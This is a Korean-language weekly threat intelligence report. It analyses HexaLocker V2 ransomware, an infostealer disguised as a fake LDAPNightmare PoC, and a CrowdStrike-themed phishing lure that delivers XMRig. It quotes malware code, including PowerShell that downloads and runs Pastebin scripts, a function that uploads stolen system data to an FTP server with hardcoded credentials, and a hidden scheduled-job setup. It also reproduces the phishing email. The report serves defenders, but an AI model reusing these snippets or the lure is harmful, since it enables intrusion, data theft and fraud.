

2025 년 1 월 셋째 주, 위협 동향 보고서 (Threat Intelligence Report)



– 목 차 –

1	2025 년 1 월 셋째 주, 최신 위협 현황	3
1.1	새로운 전술로 돌아온 HexaLocker V2	3
1.2	LDAPNightmare PoC 로 위장하여 유포되는 인포스틸러	11
1.3	CrowdStrike 社의 채용을 미끼로 XMRig 를 유포하는 피싱 캠페인	14
2	관련 용어	19

1 2025 년 1 월 셋째 주, 최신 위협 현황


1.1 새로운 전술로 돌아온 HexaLocker V2

1.1.1 키워드 및 요약

- + 키워드: HexaLocker, Ransomware, Skuld Stealer
- + 요약: Skuld Stealer 를 사용하여 데이터를 탈취하는 HexaLocker 랜섬웨어

1.1.2 위협 설명

- + 지난 8 월 9 일, "HexaLocker" 랜섬웨어 그룹은 Telegram 채널에서 새로운 Go 언어로 제작된 Windows 기반 랜섬웨어를 발표함.
- + 해당 그룹에는 "LAPSUS\$"를 포함한 유명한 공격 그룹의 멤버가 있다고 주장.
- + 10 월 21 일, HexaLocker 의 관리자가 HexaLocker 그룹의 Telegram 채널에서 얻은 정보를 토대로 해당 랜섬웨어의 소스코드 및 웹 패널을 판매하고 운영을 중단함.
- + 최근 HexaLocker 랜섬웨어가 다시 활동하기 시작했으며, 지속적인 개발 및 활동의 징후가 확인됨.
- + Telegram 게시물에서는 HexaLocker 의 업그레이드 버전에서는 더욱 강력한 암호화 알고리즘 및 새로운 지속성 매커니즘을 사용한다는 내용이 언급됨.
- + HexaLocker 랜섬웨어는 암호화 전에 피해자의 파일을 수집하여 원격 서버로 전송.



[HexaLocker 랜섬웨어 사이트]


1.1.3 위협 분석

- + HexaLocker 랜섬웨어 실행 시, "%APPDATA%\MyApp" 경로에 "myapp.exe" 라는 파일명으로 복사본을 생성.
- + 이후 레지스트리 "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"에 "MyAppAutostart" 값을 가진 자동 실행 항목을 추가하여 시스템 부팅 시 랜섬웨어가 실행되도록 지속성을 유지.




[자동 실행 레지스트리]

- + URL, 파일 경로, 폴더 이름, 환경 변수 이름, WMIC 명령, 랜섬노트를 포함한 모든 문자열 참조는 여러 계층의 AES-GCM 복호화를 통해 런타임 중에 생성됨.
- + 이 방식은 문자열을 효과적으로 난독화하여 보안 솔루션이 감지하기 어렵게 함.



[복호화된 문자열]

- + 암호화 프로세스 시작 전, "hxxps[:]//hexalocker[.]xyz/SGDYSRE67T43TVD6E5RD[.]exe" 에서 Stealer 악성코드와 Go 언어로 컴파일된 프로그램을 다운로드.
- + 다운로드되는 Stealer 악성코드는 "Skuld Stealer"로, Windows 시스템을 타겟으로 Discord, 브라우저, 암호화페 지갑 등 다양한 애플리케이션에서 사용자 데이터를 탈취하는 오픈소스 도구.



[Skuld Stealer 의 Github 페이지]

- + 공격자는 Skuld Stealer 에서 사용 가능한 많은 모듈 중, 브라우저 모듈만을 활용.

Function name	Segment
github_com_hackirby_skuld_modules_browsers__Gecko_GetHistory_GetWrap...	.text
github_com_hackirby_skuld_modules_browsers__Chromium_GetLogins	.text
github_com_hackirby_skuld_modules_browsers__Chromium_GetLogins_defer...	.text
github_com_hackirby_skuld_modules_browsers__Gecko_GetLogins	.text
github_com_hackirby_skuld_modules_browsers__Chromium_GetMasterKey	.text
github_com_hackirby_skuld_modules_browsers__Gecko_GetMasterKey	.text
github_com_hackirby_skuld_modules_browsers_GetChromiumBrowsers	.text
github_com_hackirby_skuld_modules_browsers__Chromium_GetMasterKey_d...	.text
github_com_hackirby_skuld_modules_browsers__nssPBE_Decrypt	.text
go_struct__encoding_asn1_ObjectIdentifier_SlatAttr_github_com_hackirby_sku...	.text
go_struct__encoding_asn1_ObjectIdentifier_SlatAttr_github_com_hackirby_s...	.text
github_com_hackirby_skuld_modules_browsers_ivAttr_String	.text
github_com_hackirby_skuld_modules_browsers__ivAttr_String	.text
github_com_hackirby_skuld_modules_browsers_algoAttr_String	.text
github_com_hackirby_skuld_modules_browsers__algoAttr_String	.text
github_com_hackirby_skuld_modules_browsers__metaPBE_Decrypt	.text
github_com_hackirby_skuld_modules_browsers__loginPBE_Decrypt	.text
type_eq_github_com_hackirby_skuld_modules_browsers_Cookie	.text
type_eq_github_com_hackirby_skuld_modules_browsers_CreditCard	.text
type_eq_github_com_hackirby_skuld_modules_browsers_Download	.text
type_eq_github_com_hackirby_skuld_modules_browsers_History	.text
type_eq_github_com_hackirby_skuld_modules_browsers_Login	.text
type_eq_github_com_hackirby_skuld_modules_browsers_Browser	.text
type_eq_github_com_hackirby_skuld_modules_browsers_dataBlob_1	.text

[사용되는 브라우저 모듈]

- + Stealer 는 쿠키, 저장된 신용카드 정보, 다운로드 및 검색 기록, 로그인 자격 증명과 같은 Chromium 및 Gecko 기반 브라우저에 저장된 다양한 민감 정보를 수집.

Chromium 기반 브라우저			
Chrome SxS	ChromePlus	7Star	Chrome
Chedot	Vivaldi	Kometa	Elements Browser
Epic Privacy Browser	Uran	Fenrir Inc	Citrio
Coowon	liebao	QIP Surf	Orbitum
Dragon	360 Browser	Maxthon3	K-Melon
CocCoc	Brave Software	Amigo	Torch
Sputnik	Edge	DC Browser	Yandex Browser
UR Browser	Slimjet	Opera	

Gecko 기반 브라우저			
Firefox	SeaMonkey	Waterfox	K-Meleon
Thunderbird	IceDragon	Cyberfox	BlackHaw
Pale Moon	mercury		

- + 탈취된 데이터는 "BrowsersData-*.zip"이라는 이름의 ZIP 파일로 압축되어 "AppData\Local\Temp" 경로에 저장된 후, 원격 서버 "hxxps[:]//hexalocker[.]xyz/upload.php"로 전송.

```

un fichier commençant par 'BrowsersData-' trouvé dans le répertoire C:\Users\MalWorkstation\AppData\Local\Temp. Nouvelle tentative dans 5 secondes...
Fichier trouvé : C:\Users\MalWorkstation\AppData\Local\Temp\BrowsersData-5d9e9e9e-5d9e9e9e-5d9e9e9e-5d9e9e9e.zip. Envoi en cours...
Erreur lors de l'upload : erreur lors de l'envoi de la requête : Post "https://hexalocker.xyz/upload.php": dial tcp: loop
hexalocker.xyz: no such host

```

[정보 탈취 후 Stealer 의 콘솔 출력 화면]

- + Stealer 페이로드 실행 시, 랜섬웨어는 "C:\w" 경로부터 시작하여 모든 폴더를 스캔 후 특정 확장자를 가진 파일을 식별.
- + 식별된 파일은 "data_*zip"이라는 이름의 ZIP 파일로 압축되어 "%LocalAppdata%\wDataHexaLocker" 경로에 저장되고, 이후 "hxtps[:]//hexalocker[.]xyz/receive.php"로 전송.

분류	파일 확장자
문서	.pdf, .doc, .docx, .rtf, .txt, .wps, .xls, .xlsx, .csv, .ppt, .pot, .xps, .xsd, .xml
이미지	.jpg, .jpeg, .png, .bmp, .gif, .tif, .tiff, .ico, .jpe, .dib, .raw, .psd, .exr, .bay
오디오	.mp3, .wav, .wma, .m4a, .m4p, .flac, .aac, .amr, .ogg, .adp
동영상	.mp4, .mkv, .avi, .mov, .wmv, .flv, .3gp, .m4v, .amv, .swf
압축 파일	.zip, .rar, .7z, .tar, .gz, .bz2, .cab, .iso, .lzh, .ace, .arj
코드 및 스크립트	.php, .asp, .htm, .html, .js, .jsp, .css, .py, .java, .c, .cpp, .asm, .vbs, .cmd, .bat
실행 파일	.exe, .msi, .dll, .apk, .lnk
데이터베이스 파일	.db, .dbf, .mdb, .sql, .odc, .odm, .pst, .mdf, .myi, .tab
3D/디자인 파일	.3ds, .dae, .stl, .max, .dwg, .dxf, .obj, .r3d, .kmz, .opt
웹/마크업 파일	.html, .htm, .xml, .xsl, .rss, .cfm, .xsf
시스템/백업 파일	.bak, .cer, .crt, .pfx, .p12, .p7b, .log, .cfg, .ini, .lnk
기타	.sum, .sln, .dif, .dmg, .p7c, .opt, .sie, .key, .vob


- + 랜섬웨어는 원본 파일의 내용을 읽은 후, ChaCha20^[2] 알고리즘을 사용하여 데이터를 암호화.
- + 암호화가 완료되면 "*.HexaLockerV2" 확장자를 가진 새 파일을 생성하고, 암호화된 내용을 새로 만든 파일에 씀.
- + 이후 랜섬웨어는 "os.Remove" 함수를 사용하여 원본 파일을 삭제하고 암호화된 파일만 남김.

```

loc_686106:
mov     [rsp+1F0h+var_C0], rax
lea     rax, unk_6AEF80
mov     rbx, [rsp+1F0h+var_188]
mov     rcx, rbx
nop
call    runtime_makeslice
mov     [rsp+1F0h+var_18], rax
mov     rbx, rax
mov     rcx, [rsp+1F0h+var_188]
mov     rdi, rcx
mov     rsi, [rsp+1F0h+var_88]
mov     r8, rcx

mov     r9, [rsp+1F0h+var_180]
mov     rax, [rsp+1F0h+var_C0]
call    golang_org_x_crypto_chacha20__Cipher_XORKeyStream
xor     eax, eax
mov     rbx, [rsp+1F0h+arg_0]
mov     rcx, [rsp+1F0h+arg_8]
lea     rdi, aHexaLockerV2 ; ".HexaLockerV2"
mov     esi, 00h
call    runtime_concatstring2
mov     [rsp+1F0h+var_B0], rax
mov     [rsp+1F0h+var_1A8], rbx
mov     rdi, [rsp+1F0h+var_188]
lea     rdx, [rdi+18h]
cmp     rdx, 18h
ja      short loc_6861A3
  
```

[랜섬웨어의 ChaCha20 알고리즘]




[암호화 후의 파일]


^[2] ChaCha20 암호: 암호화와 복호화 모두 256 비트 키를 사용하는 대칭 암호화 알고리즘

- HexaLocker | Lock. Demand. Dominate. | Since 2024

[illegible]

[랜섬노트 내용]

- 



Page | 2

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
URL	hxxps[:]//hexalocker[.]xyz/SGDYSRE67T43TVD6E5RD.exe
	hxxps[:]//hexalocker[.]xyz/upload.php
	hxxps[:]//hexalocker[.]xyz/receive.php
FileHash-SHA256	8b347bb90c9135c185040ef5fdb87eb5cca821060f716755471a637c350988d8
	0347aa0b42253ed46fdb4b95e7ffa40ba5e249dfb5c8c09119f327a1b4795a
	28c1ec286b178fe06448b25790ae4a0f60ea1647a4bb53fb2ee7de506333b960
	d0d8df16331b16f9437c0b488d5a89a4c2f09a84dec4da4bc13eab15aded2e05

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- <https://cyble.com/blog/hexalocker-v2-being-proliferated-by-skuld-stealer/>


1.2 LDAPNightmare PoC^[4]로 위장하여 유포되는 인포스틸러^[5]

1.2.1 키워드 및 요약

- + 키워드: Infostealer, LDAPNightmare, CVE-2024-49113
- + 요약: GitHub 저장소에서 가짜 PoC 로 위장한 인포스틸러 악성코드가 확인됨.

1.2.2 위협 설명

- + 지난 12 월, Microsoft 의 LDAP^[6]에 대한 두 가지 취약점이 패치됨.
 - CVE-2024-49112 : 공격자가 특수하게 조작된 LDAP 요청을 전송하여 대상 시스템에서 임의의 코드를 실행할 수 있는 원격 코드 실행(RCE) 취약점
 - CVE-2024-49113 : LDAP 서비스를 중단시켜 서비스 중단을 초래할 수 있는 서비스 거부(DoS) 취약점
- + 최근, 특정 GitHub 저장소에서 CVE-2024-49113(aka. LDAPNightmare)에 대한 가짜 PoC 익스플로잇 프로젝트가 확인됨.
- + 이 PoC 로 위장한 악성코드는 정보 탈취 목적의 인포스틸러 악성코드로 확인되며, 해당 악성코드는 피해자 PC 에서 수집된 데이터는 압축하여 FTP 서버에 업로드.
- + 이렇게 PoC 를 미끼로 악성코드를 유포하는 전술은 이전에도 존재했으며, 최근 이슈를 이용하기 때문에 더욱 많은 피해자가 발생할 것으로 예상됨.



[SafeBreach Labs 에서 공개한 CVE-2024-49113 PoC 화면]


^[4] **PoC(Proof of Concept)**: 기존에 없었던 새로운 기술을 도입하기 전에 이를 검증하기 위한 과정

^[5] **인포스틸러 (Infostealer)**: 트로이목마 악성코드의 한 종류로 자격증명 정보 및 문서, 파일 등 정보 탈취를 목적으로 하는 악성코드

^[6] **LDAP(Lightweight Directory Access Protocol)**: 조직, 파일 등에 대한 정보를 찾는 데 사용되는 프로토콜

1.2.3 위협 분석

- + PoC 로 위장한 악성 GitHub 저장소는 지난 1 월 1 일, 사이버 보안 기업인 "SafeBreach Labs"에서 공개한 정상적인 PoC 에서 Fork^[7]된 것으로 추정됨.
- + 기존 정상 PoC 인 Python 파일은 UPX^[8]로 패킹된 실행 파일 "poc.exe"로 대체됨.



[가짜 PoC 로 위장한 악성 파일이 업로드된 GitHub 페이지]

- + 파일 실행 시, PowerShell 스크립트가 "%Temp%" 경로에 드랍된 후 실행됨.
- + 이후 예약된 작업이 생성되고, 해당 작업은 인코딩된 스크립트를 실행.

```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force

$psfile = "$env:SystemRoot\[System.IO.Path]::GetRandomFileName().ps1"
$psdata = "ZnvuY3Rpb24gdXBkYXRlIHskc2FmID0gJ2h0dHBz018vcGFzdGViaw4uY29tL3Jhdy85VmhHTN0xkYyc7JGM0MIA9ICh0ZXctT2JqZWNoIFN5c3Rlbn50ZXQv2ViQ2xpZW50KS5Eb3dubG9hZHN0cm1uzgkC2FmkTtpZxggJGM0MjtdGFydC1zbGVlcCAtcyAxMDtleG10030NcnwZGF0ZQ=="

convert-base64tofile -base64string $psdata -File $psfile

function RegisterJob
{
    $strigger = New-JobTrigger -Once -At 10:00AM -RepetitionInterval (New-TimeSpan -Minutes 30) -RepeatIndefinitely
    $sopt = New-ScheduledJobOption -RunElevated -HideInTaskScheduler
    Register-ScheduledJob -Name Update -Trigger $strigger -FilePath $psfile -MaxResultCount 10 -ScheduledJobOption $sopt
}
```

[예약된 작업을 생성하는 코드]

- + 스크립트가 디코딩되면, Pastebin^[9]에서 또 다른 스크립트를 다운로드하고, 해당 스크립트는 피해자 컴퓨터의 공인 IP 주소를 수집한 후 FTP 를 통해 업로드.

```
function update {$saf = 'https://pastebin.com/raw/9TxS7Ldc';
$sc42 = (New-Object system.Net.WebClient).Downloadstring($saf);
iex $c42;start-sleep -s 10;exit;}
update
```

[Pastebin 에서 스크립트를 다운로드하는 코드]

^[7] **Fork**: 다른 사용자의 저장소에서 자신의 저장소로 프로젝트를 복사하는 GitHub 의 기능

^[8] **UPX(Ultimate Packer for eXecutables)**: 오픈 소스로 제공되는 실행 파일을 압축하는 프로그램이지만, 악성코드의 경우 보안 솔루션에 대한 탐지 회피에 사용됨

^[9] **Pastebin**: 익명으로 텍스트, 문서를 보관하거나 공유할 수 있는 사이트

- + 이후 여러 정보를 수집하여 ZIP 파일로 압축한 후, 하드코딩된 자격 증명을 사용하여 외부 FTP 서버에 업로드.

수집되는 데이터	
컴퓨터 정보	프로세스 목록
디렉터리 목록(다운로드, 최근 문서, 바탕화면)	IP 주소
네트워크 어댑터 정보	설치된 업데이트

```
function uploadP
{
    $getsPath = "$env:TEMP\$([System.IO.Path]::GetRandomFileName())"
    New-Item -ItemType directory -Path $getsPath

    gin >> "$getsPath\Info.txt"
    gps >> "$getsPath\Proc.txt"
    ls -Path "$env:USERPROFILE\Downloads" >> "$getsPath\Download.txt"
    ls -Path "$env:USERPROFILE\Recent" >> "$getsPath\Recent.txt"
    ls -Path "$env:USERPROFILE\Documents" >> "$getsPath\Document.txt"
    ls -Path "$env:USERPROFILE\Desktop" >> "$getsPath\Desktop.txt"
    Get-NetIPAddress >> "$getsPath\Ip.txt"
    Get-NetAdapter >> "$getsPath\NetAda.txt"
    Get-Package >> "$getsPath\Prg.txt"

    Add-Type -assembly "system.io.compression.filesystem"
    $zipPath = "$getsPath" + ".zip"
    [io.compression.zipfile]::CreateFromDirectory($getsPath, $zipPath)
    rm -Path $getsPath -Recurse

    $client = New-Object System.Net.WebClient
    $client.Credentials = New-Object System.Net.NetworkCredential("YoonJae888", "neymar-2019")
    $client.UploadFile("ftp://ftp.drivethq.com/wwwhome/$([System.IO.Path]::GetFileName($zipPath))", $zipPath)
}
```

[수집된 정보를 업로드하는 코드]

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
FTP	ftp[:]//ftp[.]drivethq[.]com/wwwhome/
	ftp[:]//ftputload[.]net/htdocs
URL	hxxps[:]//pastebin[.]com/raw/9TxS7Ldc
FileHash-SHA256	0d610a6e7cbafe1d18a51a06cb154a95d40278e3ac01a7440bff1886e73ed93a
	6fa92aa4bb222560805392da26e21a4f6cc3ca0f2b89e75cf18a89d93f36505d

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 코드, 라이브러리 등은 공식적이고, 신뢰할 수 있는 저장소에서만 다운로드
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://www.trendmicro.com/en_us/research/25/a/information-stealer-masquerades-as-ldapnightmare-poc-exploit.html


1.3 CrowdStrike 社の 채용을 미끼로 XMRig 를 유포하는 피싱 캠페인

1.3.1 키워드 및 요약

- + 키워드: Phishing, XMRig, Miner
- + 요약: CrowdStrike 社の 채용을 미끼로 유포되는 XMRig 마이너^[10] 악성코드

1.3.2 위협 설명

- + 지난 1 월 7 일, 채용을 미끼로 CRM(Customer Relationship Management, 고객 관계 관리) 애플리케이션으로 위장한 악성코드를 유포하는 피싱 캠페인이 식별됨.
- + 해당 피싱 공격은 사이버 보안 기업인 CrowdStrike 社 채용을 미끼로 하는 피싱 이메일로 시작하며, 수신자를 악성 웹 사이트로 이동하도록 유도.
- + 최종적으로 피해자는 암호화폐 채굴기인 "XMRig"의 다운로더 역할을 하는 악성 애플리케이션을 다운로드.



[CrowdStrike 를 사칭하여 발송된 피싱 이메일]

^[10] **Miner**: 사용자가 모르게 설치되어 시스템의 자원을 이용해 가상화폐를 채굴하는 악성코드

1.3.3 위협 분석


- + 피싱 메일은 CrowdStrike 社の 개발자 채용 관련 내용으로, 다음 채용 단계로 넘어가기 위해 CRM 애플리케이션을 다운로드 버튼을 클릭하도록 유도.

<p>Interview with CrowdStrike</p> <p>Thank you for your interest in the Junior Developer role at CrowdStrike!</p> <p>We'd like to invite you to the next stage of our hiring process by participating in a 15-minute call with our hiring team.</p> <p>In 2025, we are streamlining our onboarding process by rolling out our new applicant and employee CRM app.</p> <p>Please access the desktop app via the link below and schedule your interview.</p> <p style="text-align: center;">CS CRM [cscrm-hiring.com]</p> <p style="text-align: center;"><small>© CrowdStrike Inc. All Rights Reserved</small></p>	